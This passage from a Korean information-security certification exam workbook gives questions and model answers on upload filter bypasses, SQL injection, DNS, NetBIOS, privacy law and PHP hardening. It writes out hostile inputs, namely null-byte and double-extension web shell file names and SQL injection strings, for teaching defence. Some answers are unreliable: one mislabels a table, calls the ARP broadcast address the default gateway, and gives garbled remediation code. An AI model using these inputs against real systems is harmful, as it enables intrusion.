($FILES["file"]["type"] == "image/JPG") || ($FILES["file"]["type"] == "text/plain"))
{
    echo "파일 업로드 성공"
}
else
{
    echo "파일 업로드 실패. 허용된 파일의 형식이 아닙니다."
}
?>
```

- (1) 해당 취약점은 무엇인가?
- (2) 우회하는 기법은 무엇인가?
- (3) 우회가 가능한 조건은 무엇인가?

해설

(1) 해당 취약점

Web Shell을 사용한 파일 업로드 취약점이 존재한다.

(2) 우회하는 기법

1) Web Proxy(Burpsuite)을 사용한 Content-Type 속성을 변경

HTTP Request 시에 Content-Type을 image/jpeg로 변경하여 파일 업로드를 한다.

2) 파일명에 NULL 바이트(%00) 삽입

webshell.php%00.jpeg는 파일명에 NULL 바이트 문자를 사용해서 확장자 검사를 우회하고 파일을 서버에 저장 시에 NULL 바이트 문자를 문자열 끝으로 인식하여 webshell.php파일이 저장된다.

3) 이중 확장자 및 대소문자를 이용한 파일명

- webshell.php.jpeg, webshell.jpeg.php와 같이 이중 확장자를 사용한다.
- web.Php와 같이 대소문자를 섞어서 우회한다.

(3) 우회 가능한 조건

- 파일 타입 및 확장자가 코드의 필터링을 통과해야 한다. 즉, 파일 타입을 변조하거나 확장자에 NULL 바이트 문자 등을 삽입한다.
- 파일 업로드 시에 코드에서 파일명은 난수로 만들거나 확장자를 제거하지 않아야 한다. 즉, 파일명이 난수로 변경되면 공격자는 파일명을 알 수가 없다. 단, 디렉터리 리스팅 취약점이 있다면 난수로 변경된 파일명도 확인이 가능하다.
- 확장자를 제거하여 실행할 수 없도록 해야 한다.
- Apache 웹 서버에서 AddType 지시자를 사용해서 MIME type이 text/html로 실행 불가하게 만든다.
- Apache 웹 서버에서 FileMatch 지시자를 사용해서 직접 URL 호출을 금지한다.
- Apache 웹 서버에서 LimitRequestBody를 사용해서 업로드되는 파일의 크기를 제한할 수도 있지만, 실제 업로드되는 코드는 eval 함수를 사용한 코드가 많기 때문에 큰 영향을 주지는 못한다.

정답

해설 참조

16 윈도우 운영체제에서 사용하는 NetBIOS 바인딩이 취약한 이유와 보안 설정을 하는 방법을 설명하시오. (보안설정은 ncpa.cpl을 이용하여 설명하시오.)

- (1) NetBIOS 바인딩이 보안에 취약한 이유
- (2) 보안 설정 적용 방법

해설

(1) NetBIOS 바인딩이 보안에 취약한 이유

윈도우 운영체제에서 NetBIOS가 바인딩 되어 있으면 공격자가 네트워크 공유 자원에 접근할 수 있는 취약점이 존재할 수 있다.

(2) NetBIOS 보안설정 방법

윈도우에서 실행 → ncpa.cpl 실행 → 로컬 영역 연결 → 속성 → TCP/IP → 일반탭 → 고급 → WINS탭의 순서로 진입한다. 해당 페이지에서 “NetBIOS 사용 안 함” 혹은 “NETBIOS over TCP/IP 사용 안 함”을 선택한다.

정답

해설 참조

03

서술형

17 소상공인인 A기업은 코로나로 인해 개인정보를 1만건 미만 취급하고 있으며 신규로 개인정보처리시스템을 통해 새로운 서비스를 개발하려 한다. 안전성 확보를 위한 개인정보처리시스템 접근권한, 접근 통제에 관한 내용을 설명하시오.

- (1) 개인정보 처리시스템의 접근권한 관리
- (2) 개인정보 처리시스템의 접근 통제 안전성 확보 관리

해설

제5조(접근 권한의 관리)

- ① 개인정보처리자는 개인정보처리시스템에 대한 접근 권한을 개인정보취급자에게만 업무 수행에 필요한 최소한의 범위로 차등 부여하여야 한다.
- ② 개인정보처리자는 개인정보취급자 또는 개인정보취급자의 업무가 변경되었을 경우 지체 없이 개인정보처리시스템의 접근 권한을 변경 또는 말소하여야 한다.
- ③ 개인정보처리자는 제1항 및 제2항에 의한 권한 부여, 변경 또는 말소에 대한 내역을 기록하고, 그 기록을 최소 3년간 보관하여야 한다.
- ④ 개인정보처리자는 개인정보처리시스템에 접근할 수 있는 계정을 발급하는 경우 정당한 사유가 없는 한 개인정보취급자 별로 계정을 발급하고 다른 개인정보취급자와 공유되지 않도록 하여야 한다.
- ⑤ 개인정보처리자는 개인정보취급자 또는 정보주체의 인증수단을 안전하게 적용하고 관리하여야 한다
- ⑥ 개인정보처리자는 정당한 권한을 가진 개인정보취급자 또는 정보주체만이 개인정보처리시스템에 접근할 수 있도록 일정 횟수 이상 인증에 실패한 경우 개인정보처리시스템에 대한 접근을 제한하는 등 필요한 조치를 하여야 한다.

제6조(접근 통제)

- ① 개인정보처리자는 정보통신망을 통한 불법적인 접근 및 침해사고 방지를 위해 다음 각호의 안전조치를 하여야 한다.
 - 1. 개인정보처리시스템에 대한 접속 권한을 인터넷 프로토콜(IP) 주소 등으로 제한하여 인가 받지 않은 접근을 제한
 - 2. 개인정보처리시스템에 접속한 인터넷 프로토콜(IP) 주소 등을 분석하여 개인정보 유출 시도 탐지 및 대응
- ② 개인정보처리자는 개인정보취급자가 정보통신망을 통해 외부에서 개인정보처리시스템에 접속하려는 경우 인증서, 보안토큰, 일회용 비밀번호 등 안전한 인증수단을 적용하여야 한다. 다만, 이용자가 아닌 정보주체의 개인정보를 처리하는 개인정보처리시스템의 경우 가상사설망 등 안전한 접속수단 또는 안전한 인증수단을 적용할 수 있다.

- ③ 개인정보처리자는 처리하는 개인정보가 인터넷 홈페이지, P2P, 공유설정 등을 통하여 권한이 없는 자에게 공개되거나 유출되지 않도록 개인정보처리시스템, 개인정보취급자의 컴퓨터 및 모바일 기기 등에 조치를 하여야 한다.
- ④ 개인정보처리자는 개인정보처리시스템에 대한 불법적인 접근 및 침해사고 방지를 위하여 개인정보취급자가 일정시간 이상 업무처리를 하지 않는 경우에는 자동으로 접속이 차단되도록 하는 등 필요한 조치를 하여야 한다.
- ⑤ 개인정보처리자는 업무용 모바일 기기의 분실·도난 등으로 개인정보가 유출되지 않도록 해당 모바일 기기에 비밀번호 설정 등의 보호조치를 하여야 한다.
- ⑥ 전년도 말 기준 직전 3개월간 그 개인정보가 저장·관리되고 있는 이용자 수가 일일평균 100만명 이상인 개인정보처리자는 개인정보처리시스템에서 개인정보를 다운로드 또는 파기할 수 있거나 개인정보처리시스템에 대한 접근 권한을 설정할 수 있는 개인정보취급자의 컴퓨터 등에 대한 인터넷망 차단 조치를 하여야 한다. 다만, 「클라우드컴퓨팅 발전 및 이용자 보호에 관한 법률」 제2조제3호에 따른 클라우드컴퓨팅서비스를 이용하여 개인정보처리시스템을 구성·운영하는 경우에는 해당 서비스에 대한 접속 외에는 인터넷을 차단하는 조치를 하여야 한다.

정답

해설 참조

18 A기업은 도메인 네임 서버를 구성하기 위해 마스터/슬레이브 설정을 적용해야 한다. 그에 따른 도메인은 다음과 같이 구성되어 있다.

Master : ns1.korea.co.kr (192,168,1,53)
 Slave : ns2.korea.co.kr (192,168,2,53)

마스터, 슬레이브의 named.conf 파일의 내용을 서술하시오(Zone 파일은 ns.korea.co.kr.zone임).

해설

(1) Master DNS 서버

/etc/named.conf

```
zone "ns.korea.co.kr" IN {
type ( master );
file "ns.korea.co.kr.zone";
allow-update { 192.168.2.53 }
};
```

(2) Slave DNS 서버

/etc/named.conf

```
zone "ns.korea.co.kr" IN {
type ( slave );
file "slave/ns.korea.co.kr.zone";
masters { 192.168.1.53 }
allow-update { none }
};
```

DNS Zone이란 특정기관 혹은 관리자에 의해서 관리되는 DNS 정보영역이다. DNS 관리상으로 계층적인 영역(Zone)으로 만들어 관리한다. DNS의 설정은 named.conf라는 파일로 설정하며 named.conf 파일은 Options 블록, Zone 블록, Controls 블록, Logging 블록으로 구성된다.

Options 블록의 설정

```
options {  
    version "unknown";  
    directory "/var/named";  
    pid-file "/var/run/named.pid";  
    allow-transfer { 192.168.0.1; }  
}
```

- 버전 정보를 숨긴다.
- 설정파일들의 위치를 지정한다.
- named의 프로세스 ID를 기록한 파일 위치이다.
- Zone을 전송할 Secondary DNS 서버 IP이다.

32비트 레지스터 종류

구분	설명
version	bind의 버전을 강제로 지정한다. 이때 "unknown"으로 지정하여 버전 정보를 숨길 수 있다.
directory	zone file이 위치할 곳을 지정한다.
pid-file	PID가 담긴 파일 생성 경로를 지정한다.
allow-transfer	Primary(Master) 네임서버의 네임서버 관련 내용을 Secondary(Slave) 네임서버로 전송한다.

Zone 블록의 설정

```
zone "ORIGIN" IN {  
    // ORIGIN이라는 것은 설정할 domain name을 의미한다.  
    // 이 ORIGIN은 zone 파일에서 @으로 표현한다.  
    // 즉, zone file에서 @이란 named.conf의 ORIGIN에 설정된 domain name이다.  
    type master;  
    // primary domain을 설정하고 있다는 것을 정의  
    file /path/filename;  
    // Zone 파일의 경로를 지정  
    allow-update { none; };  
    // dynamic update 시도를 허락할 ip 대역이나, dnssec key를 지정  
    // nsupdate라는 유틸리티를 이용하여 로컬 또는 원격에서 네임서버의  
    // 재시작 없이 record를 수정/삭제/생성할 수 있게 해 주는 기능을 의미  
    // 기본 값은 none  
};
```

기타 DNS관련 파일로는 named.ca와 named.local이 있으며 named.ca 파일은 IP주소를 빠르게 찾을 수 있도록 하는 파일이고, named.local 파일은 reverse mapping을 위한 파일이다.

정답

해설 참조

실기 최신 기출문제 03회

01

단답형

01 다음은 라우팅 프로토콜에 대한 설명이다. 괄호 안에 들어갈 프로토콜명을 기술하시오.

- (ㄱ) : 거리벡터 알고리즘을 사용하고 있으며 가장 오래되고 널리 사용되는 내부 라우팅 프로토콜이다.
- (ㄴ) : 링크 상태 알고리즘을 사용하고 있으며, 링크 상태 변화 시에만 라우팅 정보를 교환하는 내부 라우팅 프로토콜이다.
- (ㄷ) : 시스코에서 제안한 것으로 거리벡터와 링크 상태 알고리즘의 장점을 모두 수용한 하이브리드 라우팅 프로토콜로 효율성과 수렴 속도가 개선되어 안정적인 라우팅을 지원한다.

해설

RIP는 거리벡터 알고리즘을 사용하고 OSPF는 Link State 기법을 사용하며 EIGRP는 시스코에서 제안한 라우팅 프로토콜로 거리벡터와 Link State 모두를 사용한다.

정답

ㄱ : RIP, ㄴ : OSPF, ㄷ : EIGRP

02 다음 괄호 안에 들어갈 유닉스 로그 파일명을 기술하시오.

- (ㄱ) : 사용자의 가장 최근 로그인 시작 및 접근 호스트 정보를 기록한다.
- (ㄴ) : su(switch user) 권한변경 로그를 기록한다.
- (ㄷ) : 시스템에 로그인한 모든 사용자가 실행한 명령어 정보를 기록한다.

해설

lastlog는 마지막 로그인 정보를 기록하고 sulog는 사용자 변경 로그를 기록한다. acct/pacct는 사용자가 실행한 명령어 정보를 기록한다.

정답

ㄱ : lastlog, ㄴ : sulog, ㄷ : acct/pacct

03 다음은 유닉스 /etc/passwd에 등록된 정보이다. 밑줄 친 값의 의미를 설명하시오.

```
test01:x:100:1000:/home/exam:/bin/bash
```

해설

/etc/passwd 파일구조

passwd 파일구조

root : x : 0 : 0 : root : /root : /bin/bash

① ② ③ ④ ⑤ ⑥ ⑦

- ① Login Name : 사용자 계정을 의미한다.
- ② Password : 사용자 암호가 들어갈 자리이나 x로 되어 있으면 /etc/shadow 파일에 패스워드가 저장된다.
- ③ User ID : 사용자 ID를 의미하며, root의 경우 0이 된다.
- ④ User Group ID : 사용자가 속한 그룹 ID를 의미하며, root 그룹의 경우 0이다.
- ⑤ Comments : 사용자의 코멘트 정보를 적는 곳이다.
- ⑥ Home Directory : 사용자의 홈 디렉토리를 지정한다.
- ⑦ Shell : 사용자가 기본으로 사용하는 셸 종류가 지정된다.

정답

1000: GID, /home/exam : 사용자 홈 디렉터리, /bin/bash : 로그인 셸

04 HTTP Request 입력값에 개행문자가 포함되면 HTTP 응답이 2개 이상으로 분리된다. 공격자는 첫 번째 응답을 종료시킨 후 다음 응답에 악의적인 코드를 삽입/실행할 수 있는 HTTP 응답분할 공격이 가능해진다. 위에서 언급한 개행문자 2가지를 기술하시오.

해설

HTTP는 HTTP Header와 Body로 구성되고 Header와 Body는 개행문자(WrWnWrWn)로 구분된다.

정답

CR(Carriage Return, \r, %0D), LF(Line Feed, \n, %0A)

05 파일 삽입 취약점은 공격자가 악성 스크립트를 서버에 전달하여 해당 코드가 실행되도록 할 수 있다. PHP를 사용하는 경우의 이에 대한 대응책에 대해서 괄호 안에 들어갈 값을 기술하시오.

- PHP 소스코드에 () 함수가 존재하는지 확인한다.
- PHP 설정파일 ()에서 allow_url_fopen 값을 ()으로 설정한다.

해설

PHP 보안 시스템 하드닝

PHP 환경의 register_globals 옵션, allow_url_fopen, allow_url_include 옵션을 비활성화하는 등 시스템 하드닝을 설정한다.

php.ini 설정

구분	설명
register_globals 옵션	• register_globals=On으로 설정하지 않으면 <form> 개체를 이용해서 입력 값들을 전달받을 때 전역변수로 등록하고 사용해야 한다. • 기본 값이 Off이다.
allow_url_fopen	• allow_url_fopen이 On으로 활성화되면 HTTP는 include, require 등을 사용할 수 있고 FTP는 fopen으로 접속이 가능하다. • 따라서 Off로 설정해야 한다.
allow_url_include	• include(), require() 계열의 함수 사용 시 외부 사이트 파일을 호출할 수 있다. • 따라서 Off로 설정해서 비활성화 해야 한다.
magic_quotes_gpc	• PHP 입력 값에 단일 인용부호('), 이중 인용부호(&quot;), 백슬래시(\), 널문자가 포함되는 경우 자동으로 해당문자 앞에 백슬래시를 추가하여 특수문자를 처리한다. • 따라서 보안상 On으로 설정해야 한다.

정답

 : require 혹은 include, : php.ini, : off

06 Snort에서는 대량의 패킷에 대응하기 위해서 Threshold 옵션을 type(action 수행 유형), track(소스 및 목적지 IP), count(횟수), second(시간)로 설정할 수 있다. 이 중에서 Threshold type 3가지를 기술하시오.

Threshold < (1) | (2) | (3) >, track <by_src | by_dst>, count <c>, seconds <s>

해설

threshold 로그발생 타입

구분	로그발생 기준	내용
threshold:type threshold,track by_dst, count 100,seconds 10	패킷양 기준	• 10초 내에 100개 패킷은 1개의 로그기록 • 10초 내에 200개 패킷은 2개의 로그기록 • 20초 내에 200개 패킷은 4개의 로그기록
threshold:type limit,track by_dst, count 100,seconds 10	임계시간 기준	• 10초 내에 100개 패킷은 1개의 로그기록 • 10초 내에 200개 패킷은 1개의 로그기록 • 20초 내에 200개 패킷은 2개의 로그기록
threshold:type both,track by_dst, count 100,seconds 10	IP기준	• 10초 내에 100개 패킷은 1개의 로그기록 • 10초 내에 200개 패킷은 1개의 로그기록 • 20초 내에 200개 패킷은 1개의 로그기록

정답

threshold, limit, both

07 ARP request 요청을 보내는 경우 목적지 주소를 형식에 맞춰서 기술하시오

해설

A와 B가 통신하기 위해서 ARP Request를 브로드캐스트(Broadcast) 한다. A는 B의 MAC 주소를 모르기 때문에 일단 기본 게이트웨이 주소(FF:FF:FF:FF:FF:FF)로 기록한다.

정답

FF:FF:FF:FF:FF:FF

08 DNS 서비스와 관련하여 괄호 안에 들어갈 용어를 기술하시오.

(1) DNS 서비스는 53번 포트를 사용하고 전송 계층 프로토콜로 (ㄱ)을 사용한다.
(2) DNS 서버는 반복적 질의로 상위 DNS에 가해지는 부하를 줄이기 위해 (ㄴ)를 사용하는데, 해당 정보가 유지되는 기간을 (ㄷ)이라고 한다.

해설

DNS는 53번 포트를 사용하고 UDP와 TCP를 모두 사용한다. 패킷의 크기가 512바이트 이하이면 UDP를 사용하고 512바이트 이상이면 TCP를 사용한다. 또한 DNS 서버 부하를 줄이기 위하여 DNS Cache를 통해서 먼저 질의한다.

정답

ㄱ : UDP/TCP, ㄴ : DNS Cache, ㄷ : TTL(Time To Live)

09 애플리케이션의 소스코드를 보지 않고 외부 인터페이스나 구조를 분석하여 취약점을 발견하는 방식을 (ㄱ)이라고 하고, 개발된 소스코드를 살펴봄으로써 코딩 상의 취약점을 찾는 방식을 (ㄴ)이라고 한다.

해설

테스트 기법

구분	설명
블랙박스 테스트	프로그램의 소스코드를 보지 않고 입력에 대한 출력 위주로 테스트를 수행한다.
화이트 박스 테스트	프로그램의 소스코드를 보면서 로직 중심으로 테스트를 수행한다.

정답

ㄱ : 블랙박스 테스트, ㄴ : 화이트 박스 테스트

10 소프트웨어 개발과정에서 DBMS 조회를 위한 질의문 생성 시 사용되는 입력값과 조회 결과에 대한 검증 방법(필터링 등)을 설계하는 경우 고려해야 할 사항이다. 괄호 안에 들어갈 용어를 기술하시오.

- (1) 애플리케이션에 DB 연결을 통해 데이터를 처리하는 경우 (ㄱ)이 설정된 계정을 사용해야 한다.
- (2) 외부 입력값이 삽입되는 SQL 쿼리문을 (ㄴ)으로 생성해서 실행하지 않도록 해야 한다.
- (3) 외부 입력값을 이용해 동적으로 SQL 쿼리문을 생성해야 하는 경우, (ㄷ)에 대한 검증을 수행한 뒤 사용해야 한다.

해설

위의 문제는 소프트웨어 보안 약점 집단에서 SQL 삽입(Injection)에 대한 보안대책이다.

정답

ㄱ : 최소권한, ㄴ : 동적, ㄷ : 입력값

11 개인정보의 안전성 확보조치 기준에 대하여 괄호 안에 들어갈 용어를 기술하십시오.

제8조(접속기록의 보관 및 점검) ① 개인정보처리자는 개인정보취급자가 개인정보처리시스템에 접속한 기록을 ()년 이상 보관·관리하여야 한다. 다만, ()명 이상의 정보주체에 관하여 개인정보를 처리하거나, 고유식별 정보 또는 ()를 처리하는 개인정보처리시스템의 경우에는 2년 이상 보관·관리하여야 한다.

해설

제8조(접속기록의 보관 및 점검) ① 개인정보처리자는 개인정보취급자의 개인정보처리시스템에 대한 접속기록을 1년 이상 보관·관리하여야 한다. 다만, 다음 각호의 어느 하나에 해당하는 경우에는 2년 이상 보관·관리하여야 한다.

1. 5만명 이상의 정보주체에 관한 개인정보를 처리하는 개인정보처리시스템에 해당하는 경우
 2. 고유식별정보 또는 민감정보를 처리하는 개인정보처리시스템에 해당하는 경우
 3. 개인정보처리자로서 「전기통신사업법」제6조제1항에 따라 등록을 하거나 같은 항 단서에 따라 신고한 기간통신사업자에 해당하는 경우
- ② 개인정보처리자는 개인정보의 오·남용, 분실·도난·유출·위조·변조 또는 훼손 등에 대응하기 위하여 개인정보처리시스템의 접속기록 등을 월 1회 이상 점검하여야 한다. 특히 개인정보의 다운로드가 확인된 경우에는 내부 관리계획 등으로 정하는 바에 따라 그 사유를 반드시 확인하여야 한다.
- ③ 개인정보처리자는 접속기록이 위·변조 및 도난, 분실되지 않도록 해당 접속기록을 안전하게 보관하기 위한 조치를 하여야 한다.

정답

ㄱ : 1년, ㄴ : 5만, ㄷ : 민감정보

12 위험관리와 관련하여 괄호 안에 들어갈 용어를 기술하십시오.

() : 내외부 위협과 취약점으로 인해 자산에서 발생 가능한 위험을 감소시키기 위한 관리적, 물리적, 기술적 대책이다.
() : ()를 적용한 이후에 잔재하는 위험이다.
() : 조직에서 수용 가능한 목표 위험 수준을 의미하며 경영진의 승인을 받아서 관리해야 한다.

해설

정보보호 대책이란 위험을 감소시키기 위한 대책으로 방화벽, IDS, 암호화 등의 기술적, ISMS, 보안교육 등의 관리적, 출입통제, 소지품 검사 등의 물리적 보호 대책으로 구분된다. 전체 위험에서 정보보호 대책으로 수용 가능한 위험수준으로 감소시킨 뒤 남은 위험 요소를 잔여 위험이라 한다.

정답

ㄱ : 정보보호 대책, ㄴ : 잔여 위험, ㄷ : DoA(수용 가능한 위험수준)

13 BYOD 환경에서 모바일 오피스 서비스를 하려고 한다. 관련된 다음의 3가지 보안 기술에 대하여 설명하시오.

- (1) MDM(Mobile Device Management)
- (2) 컨테이너화
- (3) 모바일 가상화

해설

모바일 보안 솔루션

구분	설명
MDM (Mobile Device Management)	• 원격으로 모바일 기기를 관리할 수 있는 시스템이다. • 디바이스 관리, 사용자 등록 및 추적, 분실/도난 모바일 기기 중지 등
컨테이너화	• 하이퍼바이저 기반 가상화의 대안으로 등장한 가상화 전략이다. • 컨테이너화에서 운영체제는 각 가상머신에 대해 복제되지 않고 다른 컨테이너에서 공유된다.
모바일 가상화	모바일 기기에서 가상화 환경을 제공하고 BYOD(Bring Your Own Device)를 실현하는 보안 솔루션이다.

MAM(Mobile Application Management)은 디바이스가 아니라 기업용 애플리케이션과 데이터를 통제하는 것이다.

정답

해설 참조

14 다음의 위험분석 방법에 대하여 개념과 장단점을 설명하시오.

- (1) 기준선 접근법
- (2) 상세 위험분석법

해설

위험분석 방법

구분	기준선 접근법	상세 위험분석법
개념	보호 수준을 정하고 체크리스트 기반으로 위험분석을 수행	정성적 및 정량적 위험분석을 통해서 위험을 상세하게 분석
장점	• 시간과 비용을 절약하여 빠르게 수행 • 작은 조직에 적합함	• 영향도를 수치화하여 계량화할 수 있음 • 새로운 위험에 대한 분석이 용이함
단점	• 조직의 특성이 반영되지 않음 • 새로운 취약점에 대한 점검이 반영되지 않을 수 있음	위험분석에 많은 시간과 노력이 필요함

정답

해설 참조

15 다음의 쿠키 설정 값의 의미를 보안 측면에서 설명하시오.

- (1) Secure
- (2) HttpOnly
- (3) Expires

해설

위험분석 방법

구분	
Secure 옵션	• http 상태에서는 쿠키 값을 서버에 전달하지 않고 오직 https 상태에서만 전송한다. • 웹 브라우저와 웹 서버 모두 설정할 수가 있다. • Set-Cookie: 쿠키명=쿠키 값; path=/; secure
HttpOnly 옵션	• 웹 브라우저에서는 쿠키에 접근할 수 없도록 하는 옵션이다. • 웹 서버에서만 설정할 수 있는 옵션이고 XSS는 예방할 수 있지만, 스니핑으로 가로채는 공격은 예방할 수 없다. • Set-Cookie: 쿠키명=쿠키 값; path=/; HttpOnly
Expires	Expires(유효날짜)나 max-age(만료기간) 옵션이 지정되지 않으면 웹 브라우저가 닫힐 때 쿠키(세션쿠키)도 함께 삭제된다.

쿠키 설정

```
public class CookieTest{
    public static void main(String[] args) {
        HttpServletResponse response = new MockHttpServletResponse();
        Cookie cookie = new Cookie("name", "admin");
        cookie.setHttpOnly(true);
        cookie.setSecure(true);
        response.addCookie(cookie);
    }
}
```

정답

해설 참조

16 DNS 증폭공격에 사용되는 IP 공격기법을 설명하고, 해당 공격기법을 사용하는 이유를 설명하시오.

해설

공격기법

- DNS Request 시에 type을 ANY로 설정해서 DNS 서버에 요청한다.
- DNS Request 시에 발신자의 IP를 피해자의 IP로 변경해서 전송한다.

대응 방법

- DNS 서버의 순환쿼리를 사용하지 않고 필요한 경우에는 내부 사용자의 주소만 순환쿼리를 사용한다.
- 방화벽에서 특정 바이트 이상의 DNS 응답을 차단한다.

정답

해설 참조

17 다음의 HTTP Request 로그를 보고 물음에 답하시오.

[HTTP Request]

GET /member/login.php?user_id=1' or '1'=1'# &user_pw=foo HTTP/1.1

GET /member/login.php?user_id=1' or '1'=1' &user_pw=foo HTTP/1.1

- (1) 해당 취약점은 무엇인가?
- (2) 그렇게 판단하는 이유를 설명하시오.
- (3) 대응 방법은 무엇인가?

해설

- (1) SQL Injection
- (2) 입력 값에 user_id=1' or '1'=1#와 user_id=1' or '1'=1'을 넣어서 인증을 우회하려고 했다.
 - 공격자가 입력 값에 or 1=1 조건을 입력해서 SQL의 where 조건이 참이 되게 한다.

```
sql = "select idx,title,contents,id,filename,writedate from t_bbs where idx = '"+idx+"' and bbstype= '"+bbstype+"'";
```

- 위와 같은 입력 값을 사용해서 문자열을 결합하면 SQL문을 조작할 수 있다.

(3) 대응 방법

```
sql = "select String SQL= "Select name, gender, score from t_member where id = ? and password= ? ";
```

```
System.out.println(SQL);
```

```
pstmt=con.prepareStatement(SQL);
```

```
pstmt.setString(1, id);
```

```
pstmt.setString(2, pw);
```

```
rs = pstmt.executeQuery(); idx,title,contents,id,filename,writedate from t_bbs where idx = '"+idx+"' and
```

```
bbstype= '"+bbstype+"'";
```

PreparedStatement 메소드를 사용해서 실행 시에 입력값을 단순 문자열로 매핑한다.

정답

해설 참조

18 개인정보의 기술적, 관리적 보호조치의 기준에서 요구하는 보호조치 5가지를 기술하시오.

해설

- 제4조(접근 통제) : 권한부여 기록은 최소 5년간 보관, 외부에서 개인정보처리시스템 접근 시에 안전한 인증수단, 비밀번호 작성 규칙 적용 등
- 제5조(접속기록의 위·변조 방지) : 개인정보처리시스템 접속기록은 매월 1회 점검, 접속기록에 대한 정기적 백업 수행
- 제6조(개인정보의 암호화) : 비밀번호에 대한 일방향 암호화, 고유식별자와 신용카드 정보, 계좌번호, 바이오 정보 암호화 수행
- 제7조(악성 프로그램 방지) : 백신 소프트웨어 설치, 일 1회 이상 업데이트
- 제8조(물리적 접근 방지) : 물리적 장소에 대한 출입통제, 개인정보가 포함된 서류 및 보조 저장매체 등은 잠금장치가 있는 안전한 장소에 보관

단, 개인정보의 기술적·관리적 보호조치는 현행법에서는 폐지되고 개인정보의 안전성 확보조치에 통합됨

정답

해설 참조

또, 드릴게요! 이기적이 준비한 선물

또기적 합격자료집

저작권자의 허락 없이 도서의 내용을 그대로 복사하여 다른 출판물이나 온라인에 게재하는 것은 저작권법 위반에 해당합니다.

〈비매품〉



또기적 합격자료집